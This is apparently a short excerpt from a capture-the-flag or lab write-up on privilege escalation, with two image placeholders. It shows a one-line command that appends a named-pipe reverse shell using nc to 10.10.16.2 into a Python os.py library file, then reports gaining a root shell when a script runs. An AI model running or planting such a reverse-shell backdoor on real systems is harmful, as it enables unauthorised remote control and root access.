
echo "os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.2 123 > /tmp/f')" >> os.py
We wait for the script to run

And when the script runs we get the revese shell and we are now root